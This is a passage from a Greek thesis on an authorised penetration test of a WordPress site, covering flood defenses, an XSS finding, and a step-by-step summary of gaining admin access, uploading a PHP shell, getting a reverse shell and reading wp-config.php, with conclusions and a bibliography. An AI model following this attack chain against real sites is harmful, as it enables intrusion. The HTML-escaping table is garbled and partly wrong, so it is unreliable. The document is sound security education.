
Σε αυτήν την περίπτωση τα θύματα μπορούν να αποκλείσουν την αρχική διεύθυνση IP, είτε σε επίπεδο τείχους προστασίας (για να σκοτώσουν αιτήματα HTTP) είτε περαιτέρω έναντι σε επίπεδο ISP (για να σκοτώσουν πλημμύρες σε επίπεδο δικτύου). Υπάρχουν πλέον εργαλεία ασφαλείας για τον εντοπισμό και την αποτροπή επιθέσεων πλημμύρας ICMP. Οι διακομιστές ιστού μπορούν να ρυθμιστούν ώστε να εντοπίζουν και να αποκλείουν επιθέσεις αιτήματος HTTP[48]. Μια αποτελεσματική άμυνα ενάντια σε μια πλημμύρα HTTP μπορεί να είναι η ανάπτυξη ενός αντίστροφου διακομιστή μεσολάβησης, ειδικότερα μια συλλογή αντίστροφων διακομιστών μεσολάβησης που διασκορπίζονται σε πολλές τοποθεσίες φιλοξενίας. Με την ανάπτυξη πολλών αντίστροφων διακομιστών σε διαφορετικές τοποθεσίες, η συντριβή της εισερχόμενης κίνησης χωρίζεται σε κλάσματα, μειώνοντας την πιθανότητα του δικτύου να κατακλυστεί[49]. Η ανάπτυξη αυτού του τύπου αρχιτεκτονικής μπορεί να γίνει στην προσπάθεια μετά την έναρξη μιας επίθεσης ή να ενσωματωθεί στην αρχιτεκτονική δικτύου μιας ιστοσελίδας ως προληπτική άμυνα.

5.4.5.2.8 Επίθεση XSS

Πίνακας 5.4.5.2.8:Περιγραφή επίθεσης-8

Περιγραφή:	Στην συγκεκριμένη επίθεση μπορέσαμε να εκμεταλλευτούμε μια ευπάθεια τύπου XSS που βρέθηκε στο πεδίο των σχολίων του ιστοτόπου.
Επικινδυνότητα	Μέτρια

Απόδειξη εκμετάλλευσης



Εικόνα 5.4.5.10:Απόδειξη-8

Πιθανές επιπτώσεις

Η ποικιλία των επιθέσεων που βασίζονται στο XSS είναι σχεδόν απεριόριστη, αλλά συνήθως περιλαμβάνουν τη μετάδοση ιδιωτικών δεδομένων, όπως cookie ή άλλων πληροφοριών περιόδου λειτουργίας, στον εισβολέα, ανακατεύθυνση του θύματος σε περιεχόμενο ιστού που ελέγχεται από τον εισβολέα ή εκτέλεση άλλων κακόβουλων λειτουργιών στο μηχάνημα του χρήστη με το πρόσχημα του ευάλωτου ιστότοπου[50].

Αντίμετρα

Σε τέτοιες επιθέσεις θα πρέπει να ελαχιστοποιηθεί η δυνατότητα στον χρήστη να εισάγει δεδομένα. Θα πρέπει να χρησιμοποιηθεί η σύνταξη κωδικοποίησης για το τμήμα του εγγράφου HTML στο οποίο τοποθετούνται μη αξιόπιστα δεδομένα. Συνιστάται η χρήση βιβλιοθήκης κωδικοποίησης επικεντρωμένης στην ασφάλεια για να υπάρξει η βεβαίωση ότι αυτοί οι κανόνες εφαρμόζονται σωστά. Επίσης μπορεί να υπάρξει κωδικοποίηση χαρακτηριστικού πριν από την εισαγωγή μη αξιόπιστων δεδομένων σε κοινά χαρακτηριστικά HTML[51]. Επίσης, μπορεί να υπάρξει κωδικοποίηση JavaScript πριν από την εισαγωγή μη αξιόπιστων δεδομένων σε τιμές δεδομένων JavaScript καθώς και HTML Encode τιμών JSON σε περιβάλλον HTML και διάβασμα των δεδομένων με JSON.parse. Επίσης, κωδικοποίηση CSS και επικύρωση αυστηρά πριν από την εισαγωγή μη αξιόπιστων δεδομένων σε τιμές ιδιοτήτων στυλ HTML καθώς και κωδικοποίηση διεύθυνσης URL πριν από την εισαγωγή μη αξιόπιστων δεδομένων σε τιμές παραμέτρων διεύθυνσης URL HTML. Θα πρέπει να υπάρξει αποφυγή των διευθύνσεων URL JavaScript και αποτροπή XSS που βασίζεται σε DOM, καθώς θα πρέπει να γίνεται χρήση της σημαίας cookie HTTPOnly.

Επιπροσθέτως, θα πρέπει να γίνει εφαρμογή πολιτικής ασφάλειας περιεχομένου, χρήση ενός συστήματος προτύπων αυτόματης διαφυγής καθώς και χρήση σωστών σύγχρονων πλαισίων JS. Τέλος, θα πρέπει να γίνει αλλαγή οποιασδήποτε μη αξιόπιστης εισαγωγής δεδομένων του χρήστη πριν την εισαγωγή της στον ιστότοπο[52]. Πχ

& &
< <
> >
“ "
‘ &#27;
/ /

5.4.5.2.9 Περίληψη της πιο σημαντικής επίθεσης

Ο παρακάτω πίνακας περιγράφει πώς αποκτήσαμε πρόσβαση στο σύστημα, βήμα προς βήμα αναλύοντας την επίθεση στο υποκεφάλαιο 5.4.5.2.1:

Πίνακας 5.4.5.2.9:Περίληψη της πιο σημαντικής επίθεσης

Βήμα	Ενέργεια	Σύσταση
1	Λήψη όλων των κωδικών πρόσβασης χρηστών, συμπεριλαμβανομένων των διαχειριστών μέσω βασικής ιχνηλάτησης του συστήματος διαχείρισης αρχείων της Wordpress.	• Ενσωμάτωση https • Χρήση ssl • Περιορισμός προσπαθειών σύνδεσης
2	Έγινε εισαγωγή στον ιστότοπο με διαπιστευτήρια διαχειριστή, όπου θα μπορούσαν να μεταφορτωθούν κακόβουλα αρχεία μέσω θέματος της wordpress, θα μπορούσε να μεταφορτωθεί επίσης κακόβουλος κώδικας php.	• Εκπαίδευση χρηστών ιστοτόπου ώστε να χρησιμοποιούνται πολιτικές δημιουργίας και διαχείρισης ισχυρών κωδικών πρόσβασης
3	Μεταφορτώθηκε ένα σενάριο κελύφους php από το πρότυπο 404.php στο θέμα TwentyEleven. Επίσης, ανέβηκε ένα κακόβουλο πρόσθετο που περιέχει κώδικα php. Υπήρξε πρόσβαση σε ένα αντίστροφο κέλυφος και σύνδεση ως διαχειριστής στον διακομιστή ιστού. Υπήρξε εκμετάλλευση πρόσθετων με αποτέλεσμα σενάριο κελύφους στον διακομιστη.	• Άμεση αναβάθμιση των εκδόσεων λογισμικού όπως το WordPress • Άμεση αναβάθμιση των θεμάτων και των πρόσθετων • Αποφυγή χρήσης πρόσθετων με γνωστές ευπάθειες
4	Υπήρξε πλήρης πρόσβαση σε όλες τις πληροφορίες του ιστότοπου στο μηχάνημα διακομιστή, με απόλυτο έλεγχο του αρχείου wp-config.php που περιλαμβάνει τους κωδικούς της βάσης δεδομένων του ιστοτόπου.	• Δεν πρέπει να επιτρέπεται το ανέβασμα οποιουδήποτε αρχείου χωρίς τον απαιτούμενο έλεγχο από τον διαχειριστή

5.5 Επίλογος

Στο πέμπτο κεφάλαιο έγινε λόγος για το πρακτικό κομμάτι της εργασίας στο οποίο πραγματοποιήθηκε ένα σενάριο ελέγχου διείσδυσης σε έναν ιστότοπο με περιβάλλον Wordpress. Πιο συγκεκριμένα, έγινε αναγνώριση και σάρωση του συστήματος, έπειτα ακολούθησε εκμετάλλευση κάποιων ευπαθειών του συστήματος που βρέθηκαν στις προηγούμενες ενέργειες με αποτέλεσμα την πρόσβαση στον διακομιστή ιστού και κατ' επέκταση τον πλήρη έλεγχο του συστήματος. Τέλος, παρουσιάστηκε μια αναφορά που βασίστηκε στα ευρήματα των προηγούμενων υποκεφαλαίων.

Κεφάλαιο 6ο: Συμπεράσματα και Μελλοντικές Επεκτάσεις

6.1 Συμπεράσματα

Σε μία εποχή σαν την σημερινή, όπου επικρατεί ο φόβος και η ανησυχία που προκαλεί η πιθανότητα μίας εισβολής ή επίθεσης, η εφαρμογή και η βοήθεια που προσφέρει ο έλεγχος διείσδυσης είναι πολύτιμη. Ο έλεγχος διείσδυσης αποτελεί πλέον έναν αποτελεσματικό τρόπο για την αξιολόγηση και την αποτροπή επικίνδυνων απειλών και επιθέσεων που ελοχεύονται σε τεχνολογικά κενά προστασίας. Η συγκεκριμένη πτυχιακή εργασία αφορά τη σημασία του ελέγχου διείσδυσης σε αυτόν τον τομέα. Συγκεκριμένα, η ανάλυση της ερμηνείας και των φάσεων του ελέγχου διείσδυσης, καθώς και των επιθέσεων, βοήθησαν έτσι ώστε να τονιστεί η αξία του αλλά και η τρωτότητα των σημερινών τεχνολογικών συστημάτων. Επίσης η αναφορά των σταδίων του ethical hacking σε συνδυασμό με τις φάσεις του ελέγχου διείσδυσης δείχνει πόσο συνδεδεμένες και αλληλένδετες είναι οι δυο έννοιες. Ακόμη, στο πρακτικό κομμάτι διαφαίνεται με άμεσο τρόπο το πόσο ευάλωτο μπορεί να είναι ένα σύστημα, με βάση το σενάριο που υλοποιήθηκε. Επίσης φαίνεται πόσο σημαντικό ρόλο παίζει η ασφάλεια σε έναν ιστότοπο ειδικά στην εποχή μας που υπάρχει πολύ μεγάλος όγκος ελεύθερης πληροφορίας. Τέλος, παραθέτοντας προτάσεις λύσεων και μέτρων, με τα πιο σημαντικά να είναι η απαγόρευση στους χρήστες να ανεβάζουν στον ιστότοπο αρχεία με εκτελέσιμο κώδικα, η χρήση του https αντί του http, και η αναβάθμιση όλων των στοιχείων και τεχνολογιών που υλοποιούν μια ιστοσελίδα, τονίζεται η ανάγκη προστασίας των δεδομένων από μελλοντικές επιθέσεις, η διασφάλιση της τεχνολογικής ακεραιότητας για αποτροπή διαρροής ευαίσθητων πληροφοριών και προσωπικών δεδομένων και η ανάδειξη της σημασίας του ελέγχου διείσδυσης στην σημερινή εποχή.

6.2 Μελλοντικές επεκτάσεις

Μελλοντικά, η συγκεκριμένη πτυχιακή εργασία θα μπορούσε να επεκταθεί μέσω της μελέτης και του εντοπισμού ευπαθειών σε επίπεδο κώδικα και συγκεκριμένα σε γλώσσες που αφορούν τον σχεδιασμό εφαρμογών ιστού, όπως είναι η γλώσσα προγραμματισμού HTML, η γλώσσα προγραμματισμού PHP, η Javascript, η Java, η C#, η Ruby, η Python, η SQL, η .NET και η Angular που είναι οι πιο ευρέως διαδεδομένες γλώσσες υλοποίησης ιστοτόπων. Επίσης, μια ακόμη μελλοντική επέκταση της συγκεκριμένης πτυχιακής εργασίας και μελλοντικός προσωπικός στόχος είναι η δημιουργία μιας ιστοσελίδας, οι χρήστες της οποίας θα έχουν την δυνατότητα να εκπαιδεύονται σε θέματα ασφάλειας για την ασφάλεια εφαρμογών ιστού, τόσο μέσω εκπαιδευτικών κειμένων αλλά και μέσω πρακτικών ασκήσεων και δοκιμών σε ένα ελεγχόμενο και ασφαλές περιβάλλον που θα βοηθάει στην προσωπική εξέλιξη του χρήστη άλλοτε με την μορφή εκπαιδευτικού υλικού και άλλοτε με την μορφή παιχνιδιού έτσι ώστε να δίνεται στον χρήστη και η ευχαρίστηση μέσω της ολοκλήρωσης των ασκήσεων και των σεναρίων.

ΒΙΒΛΙΟΓΡΑΦΙΑ

[1] Messier, R. (2019). *CEH 10: Certified Ethical Hacker Version 9 Study Guide*. Sybex

[2] Engebretson, P. (2013). The basics of hacking and penetration testing: ethical hacking and penetration testing made easy. Elsevier

[3] C. C. Palmer, "Ethical hacking," in *IBM Systems Journal*, vol. 40, no. 3, pp. 769-780, 2001, doi: 10.1147/sj.403.0769.

[4] Kim, P. (2015). *The hacker playbook 2: practical guide to penetration testing* (p. 358). Secure Planet, LLC.

[5] Erickson, J. (2008). *Hacking: the art of exploitation*. No starch press

[6] Kennedy, D., O'Gorman, J., Kearns, D., & Aharoni, M. M. (2011). The penetration tester's guide

[7] Kim, P. (2015). *The hacker playbook 2: practical guide to penetration testing* (p. 358). Secure Planet, LLC.

[8] Weidman, G. (2014). *Penetration testing: a hands-on introduction to hacking*. No Starch Press.

[9] R. E. López de Jiménez, "Pentesting on web applications using ethical - hacking," *2016 IEEE 36th Central American and Panama Convention (CONCAPAN XXXVI)*, San Jose, 2016, pp. 1-6, doi: 10.1109/CONCAPAN.2016.7942364.

[10] Regalado, D., Harris, S., Harper, A., Eagle, C., Ness, J., Spasojevic, B.,... & Sims, S. (2015). *Gray Hat Hacking The Ethical Hacker's Handbook*. McGraw-Hill Education Group.

[11] Stuttard, D., & Pinto, M. (2011). *The web application hacker's handbook: Finding and exploiting security flaws*. John Wiley & Sons.

[12] Najera-Gutierrez, G., & Ansari, J. A. (2018). Web Penetration Testing with Kali Linux: Explore the methods and tools of ethical hacking with Kali Linux. Packt Publishing Ltd.

[13] Pale, P. C. (2012). *Nmap 6: Network Exploration and Security Auditing Cookbook*. Packt Publishing Ltd.

[14] Marsh, N. (2015). Nmap 6 Cookbook: The Fat Free Guide to Network Security Scanning. *CreateSpace Independent Publishing Platform,–2015,–226 p*.

[15] Kennedy, D., O'gorman, J., Kearns, D., & Aharoni, M. (2011). *Metasploit: the penetration tester's guide*. No Starch Press.

[16] D. Mitropoulos, P. Louridas, M. Polychronakis and A. D. Keromytis, "Defending Against Web Application Attacks: Approaches, Challenges and Implications," in *IEEE Transactions on Dependable and Secure Computing*, vol. 16, no. 2, pp. 188-203, 1 March-April 2019, doi: 10.1109/TDSC.2017.2665620.

[17] H. Huang, Z. Zhang, H. Cheng and S. W. Shieh, "Web Application Security: Threats, Countermeasures, and Pitfalls," in *Computer*, vol. 50, no. 6, pp. 81-85, 2017, doi: 10.1109/MC.2017.183.

[18] M. Khari, Sonam, Vaishali and M. Kumar, "Comprehensive study of web application attacks and classification," *2016 3rd International Conference on Computing for Sustainable Global Development (INDIACom)*, New Delhi, 2016, pp. 2159-2164.

[19] O. B. Al-Khurafi and M. A. Al-Ahmad, "Survey of Web Application Vulnerability Attacks," *2015 4th International Conference on Advanced Computer Science Applications and Technologies (ACSAT)*, Kuala Lumpur, 2015, pp. 154-158, doi: 10.1109/ACSAT.2015.46.

[20] R. E. López de Jiménez, "Pentesting on web applications using ethical - hacking," *2016 IEEE 36th Central American and Panama Convention (CONCAPAN XXXVI)*, San Jose, 2016, pp. 1-6, doi: 10.1109/CONCAPAN.2016.7942364

[21] Sahare, Bhawana, Ankit Naik, and Shashikala Khandey. "Study of ethical hacking." *Int. J. Comput. Sci. Trends Technol* 2.4 (2014): 6-10.

[22] Rathore, Neeraj Kumar. "Ethical hacking & security against cyber crime." *Journal on Information Technology (JIT)* 5.1 (2016): 7-11.

[23] Hartley, Regina D. "Ethical hacking pedagogy: An analysis and overview of teaching students to hack." *Journal of International Technology and Information Management* 24.4 (2015): 6.

[24] Cardwell, K. (2014). *Building virtual pentesting labs for advanced penetration testing*. Packt Publishing Ltd.

[25] Nicholson, Scott. "How ethical hacking can protect organisations from a greater threat." *Computer Fraud & Security* 2019.5 (2019): 15-19.

[26] M. Bishop, "About Penetration Testing," in *IEEE Security & Privacy*, vol. 5, no. 6, pp. 84-87, Nov.-Dec. 2007, doi: 10.1109/MSP.2007.159.

[27] H. H. Thompson, "Application penetration testing," in *IEEE Security & Privacy*, vol. 3, no. 1, pp. 66-69, Jan.-Feb. 2005, doi: 10.1109/MSP.2005.3.

[28] AkaStep, A. (2012, September 18). WordPress Core 3.4.2 - Multiple Path Disclosure Vulnerabilities. Retrieved December 29, 2020, from https://www.exploit-db.com/exploits/37826

[29] Binetti, I. (2012, April 27). WordPress Core 3.3.1 - Multiple Cross-Site Request Forgery Vulnerabilities. Retrieved September 20, 2020, from https://www.exploit-db.com/exploits/18791

[30] Hdm, C. (2018). PHP XML-RPC Arbitrary Code Execution. Retrieved December 29, 2020, from https://www.rapid7.com/db/modules/exploit/unix/webapp/php_xmlrpc_eval/

[31] Ravi Das, D. (2020, October 29). The Types of Penetration Testing [Updated 2019]. Retrieved December 29, 2020, from https://resources.infosecinstitute.com/topic/the-types-of-penetration-testing/

[32] Cve details, C. (2017). Wordpress " Wordpress " 3.3.1 : Security Vulnerabilities. Retrieved September 20, 2020, from https://www.cvedetails.com/vulnerability-list/vendor_id-2337/product_id-4096/version_id-121200/Wordpress-Wordpress-3.3.1.html

[33] Wpvulndb, W. (2015). WordPress 3.3.1 Vulnerabilities. Retrieved September 20, 2020, from https://wpvulndb.com/wordpresses/331

[34] SpiderLabs, T. (2012, January 25). WordPress Core 3.3.1 - Multiple Vulnerabilities. Retrieved September 20, 2020, from https://www.exploit-db.com/exploits/18417

[35] Offsec, A. (2010). Offensive Security's Exploit Database Archive. Retrieved December 29, 2020, from https://www.exploit-db.com/google-hacking-database

[36] Bartley, M. (2020, January 31). How to Prevent Cookie Stealing and Hijacking Sessions? (Easiest Guide). Retrieved December 29, 2020, from https://securityboulevard.com/2020/01/how-to-prevent-cookie-stealing-and-hijacking-sessions-easiest-guide/

[37] Adams, H. (2019). Practical Ethical Hacking - The Complete Course. Retrieved September 20, 2020, from https://www.udemy.com/course/practical-ethical-hacking/

[38] M. Jiang, C. Wang, X. Luo, M. Miu and T. Chen, "Characterizing the Impacts of Application Layer DDoS Attacks," *2017 IEEE International Conference on Web Services (ICWS)*, Honolulu, HI, 2017, pp. 500-507, doi: 10.1109/ICWS.2017.58.

[39] Maltego, O. (2008). Homepage. Retrieved January 13, 2021, from https://www.maltego.com/

[40] Owasp, O. (2017). ZAP. Retrieved December 29, 2020, from https://www.zaproxy.org/getting-started/

[41] H. Kam and J. J. Pauli, "Work in progress — Web penetration testing: Effectiveness of student learning in Web application security," *2011 Frontiers in Education Conference (FIE)*, Rapid City, SD, 2011, pp. F3G-1-F3G-3, doi: 10.1109/FIE.2011.6142873.

[42] S. Nagpure and S. Kurkure, "Vulnerability Assessment and Penetration Testing of Web Application," *2017 International Conference on Computing, Communication, Control and Automation (ICCUBEA)*, Pune, 2017, pp. 1-6, doi: 10.1109/ICCUBEA.2017.8463920.

[43] A. Goutam and V. Tiwari, "Vulnerability Assessment and Penetration Testing to Enhance the Security of Web Application," *2019 4th International Conference on Information Systems and Computer Networks (ISCON)*, Mathura, India, 2019, pp. 601-605, doi: 10.1109/ISCON47742.2019.9036175.

[44] Y. Khera, D. Kumar, Sujay and N. Garg, "Analysis and Impact of Vulnerability Assessment and Penetration Testing," *2019 International Conference on Machine Learning, Big Data, Cloud and Parallel Computing (COMITCon)*, Faridabad, India, 2019, pp. 525-530, doi: 10.1109/COMITCon.2019.8862224.

[45] S. Mohammad and S. Pourdavar, "Penetration test: A case study on remote command execution security hole," *2010 Fifth International Conference on Digital Information Management (ICDIM)*, Thunder Bay, ON, 2010, pp. 412-416, doi: 10.1109/ICDIM.2010.5664671.

[46] K. Nirmal, B. Janet and R. Kumar, "Web Application Vulnerabilities - The Hacker's Treasure," *2018 International Conference on Inventive Research in Computing Applications (ICIRCA)*, Coimbatore, 2018, pp. 58-62, doi: 10.1109/ICIRCA.2018.8597221.

[47] H. Huang, Z. Zhang, H. Cheng and S. W. Shieh, "Web Application Security: Threats, Countermeasures, and Pitfalls," in *Computer*, vol. 50, no. 6, pp. 81-85, 2017, doi: 10.1109/MC.2017.183.

[48] C. Mainka, J. Somorovsky and J. Schwenk, "Penetration Testing Tool for Web Services Security," *2012 IEEE Eighth World Congress on Services*, Honolulu, HI, 2012, pp. 163-170, doi: 10.1109/SERVICES.2012.7.

[49] R. S. Devi and M. M. Kumar, "Testing for Security Weakness of Web Applications using Ethical Hacking," *2020 4th International Conference on Trends in Electronics and Informatics (ICOEI)(48184)*, Tirunelveli, India, 2020, pp. 354-361, doi: 10.1109/ICOEI48184.2020.9143018.

[50] P. S. Shinde and S. B. Ardhapurkar, "Cyber security analysis using vulnerability assessment and penetration testing," *2016 World Conference on Futuristic Trends in Research and Innovation for Social Welfare (Startup Conclave)*, Coimbatore, 2016, pp. 1-5, doi: 10.1109/STARTUP.2016.7583912.

[51] Owasp, O. (2017). File Upload Cheat Sheet¶. Retrieved September 20, 2020, from https://cheatsheetseries.owasp.org/cheatsheets/File_Upload_Cheat_Sheet.html

[52] Owasp, O. (2017). Table of Contents. Retrieved September 20, 2020, from https://owasp.org/www-project-top-ten/OWASP_Top_Ten_2017/